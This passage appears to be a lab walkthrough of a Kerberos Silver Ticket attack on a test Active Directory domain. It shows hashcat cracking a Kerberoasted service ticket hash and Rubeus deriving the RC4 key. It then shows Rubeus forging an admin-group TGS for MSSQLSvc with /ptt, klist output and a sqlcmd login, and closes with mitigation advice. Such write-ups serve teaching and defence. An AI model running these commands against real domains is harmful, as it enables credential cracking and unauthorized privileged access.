Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```


In a few seconds we received our clear text password, “Password@1”



```
1997dd16358d92a0b8ca05c34e5c288d3889d9f2489d568bbde4ef18f5d3a8db2fb17de5e6dc76728db6b9d8f3b6bd029
9b7bca1c2171f6934ae396751a6128fb93c068c598ee310f65dea1ca8554a488cb5b4c5491263057525220c47275a032a
48ab7acdd55e4b70742f7a348b6b2e09ae879208d6fd71f3b80be75d0c49bf99605a9d7d2818a92194a45d7b2932945b6
020f1350947eea9db21f4e01dccb8a75e1f5c122af22b059c6626e9a9d5dc7cb70accb7f04ec6f884e9a63d0b443d49b9
1aeb9c235304193fafcc325f94fe16bcf2ebc0aaf13f78726c2782342b366e7955fb11b97778a7d0827adfe2249afa128
48c43940ae1928c415ba892704813c4a665662b484d45b22870986082ab03661c2a0b2478e363075263bcae863677fd01
702fa46e455f7afe6b6729dd9a47bd7620bd439fbef60e98e7c1ed487c0cffcd8d58126625ae6588d97c877902c44a326
37e00b594724df674b020d1d1708026f4ab233ba41e2a353d565609fbab4abcfac2c668f35264d3ec199d2246e0ebe201
ebe0e78663b33716b8b3cbbd198122abea2bd838405d037550278837fe45fae474e594fe4f2a762fafcbadd9434279250
3dffe8ce3ba464d7e184db0763a24cbf4ad65fcc72612c7058be4550ea72dd7d5401e67f27cb607d598b3edf1d1caee9c
7c822ba151afaf1a386050b78d5e94297093077601cc:Password@1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*sqluser$ignite.local$MSSQLSvc/dc1.igni ... 7601cc
Time.Started.....: Sat May 14 02:12:14 2022, (5 secs)
Time.Estimated...: Sat May 14 02:12:19 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   527.7 kH/s (0.81ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2103296/14344385 (14.66%)
Rejected.........: 0/2103296 (0.00%)
Restore.Point....: 2102784/14344385 (14.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Phoenix602 → Passp0rt
Hardware.Mon.#1..: Util: 51%

Cracking performance lower than expected?
```


Now, let’s convert this into NTLM hash (rc4_hmac) using Rubeus since our silver ticket requires a valid NTLM

```
rubeus.exe hash /password:Password@1
```



```
c:\Users\Public>rubeus.exe hash /password:Password@1
rubeus.exe hash /password:Password@1

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password@1
[*]       rc4_hmac             : 64FBAE31CC352FC26AF97CBDEF151E03

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```


We also need to know the SID. This can be done using **whoami /user** command



```
C:\Users\Public>whoami /user
whoami /user

USER INFORMATION
----------------

User Name             SID
===================== ==============================================
ignite\harshitrajpal S-1-5-21-2377760704-1974907900-3052042330-1115

C:\Users\Public>
```


Finally, to forge a ticket for the current user in Rubeus we give the following command:

```
rubeus.exe silver /service:MSSQLSvc/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /sid:S-1-
21-2377760704-1974907900-3052042330 /user:harshitrajpal /domain:ignite.local /ptt
```



```
C:\Users\Public>rubeus.exe silver /service:MSSQLSvc/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CB
DEF151E03 /sid:S-1-5-21-2377760704-1974907900-3052042330 /user:harshitrajpal /domain:ignite.local
 /ptt
rubeus.exe silver /service:MSSQLSvc/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /sid:S
-1-5-21-2377760704-1974907900-3052042330 /user:harshitrajpal /domain:ignite.local /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Build TGS

[*] Building PAC

[*] Domain         : IGNITE.LOCAL (IGNITE)
[*] SID            : S-1-5-21-2377760704-1974907900-3052042330
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 64FBAE31CC352FC26AF97CBDEF151E03
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 64FBAE31CC352FC26AF97CBDEF151E03
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : MSSQLSvc
[*] Target         : dc1.ignite.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'harshitrajpal' to 'MSSQLSvc/dc1.ignite.local'
```

The /ptt option imports the ticket in the current session altogether. Without /ptt the ticket.kirbi file will be saved instead. But as you can see a valid silver ticket has now been created




```
      0gO4SSlQ5LFJynosqX4vEyZCoOkonE/osaIXZKR+eE9SJxOxLXYJBaKmY77i5y2bcVf09KOB9DCB8aAD
      AgEAooHpBIHmfYHjMIHgoIHdMIHaMIHXoBswGaADAgEXoRIEEMVPMcbJQ08RiJbkrZDOyTahDhsMSUdO
      SVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQKAAAKQRGA8yMDIyMDUxNDEx
      NDQyMFqlERgPMjAyMjA1MTQxMTQ0MjBaphEYDzIwMjIwNTE0MjE0NDIwWqcRGA8yMDIyMDUyMTExNDQy
      MFqoDhsMSUdOSVRFLkxPQ0FMqScwJaADAgECoR4wHBsITVNTUUxTdmMbEGRjMS5pZ25pdGUubG9jYWw=
```

```
[+] Ticket successfully imported!

C:\Users\Public>klist
klist

Current LogonId is 0:0×56d14

Cached Tickets: (1)

#0>     Client: harshitrajpal @ IGNITE.LOCAL
        Server: MSSQLSvc/dc1.ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0×40a00000 → forwardable renewable pre_authent
        Start Time: 5/14/2022 17:14:20 (local)
        End Time:   5/15/2022 3:14:20 (local)
        Renew Time: 5/21/2022 17:14:20 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

We can now try to log into the server and run a basic command that displays the hostname.

```
sqlcmd -S 192.168.1.2,1433
SELECT HOST_NAME() AS HostName
go
```



```
C:\Users\Public>sqlcmd -S 192.168.1.2,1433
sqlcmd -S 192.168.1.2,1433
SELECT HOST_NAME() AS HostName
go
HostName

--------------------------------------------

-------------------------
DC1


(1 rows affected)
```

And voila! As you can see our user can now connect to the SQL service using the ticket we just forged.

Mitigation

Since the attack is based on an offline mechanism and no DC is involved it is difficult to mitigate the attack. However, the following steps can still be taken to ensure protection:

- Enable PAC Validation. If enabled, the ticket presented shall be first validated by DC. Thus, silver tickets will be rejected right away.

- Use strong passwords to prevent bruteforce demonstrated
- Control necessary privileges or whitelist certain users that can use particular services.
- Mitigate Kerberoasting

Conclusion

The article talked about Silver Ticket attack and how a particular service's TGS can be forged using this methodology. We also demonstrated practically using 2 tools how an attacker can forge and utilize a silver ticket. In real life environment, getting a golden ticket is quite hard but silver tickets can be forged easily as awareness about Kerberos protection is not quite out there. Hope you liked the article. Thanks for reading.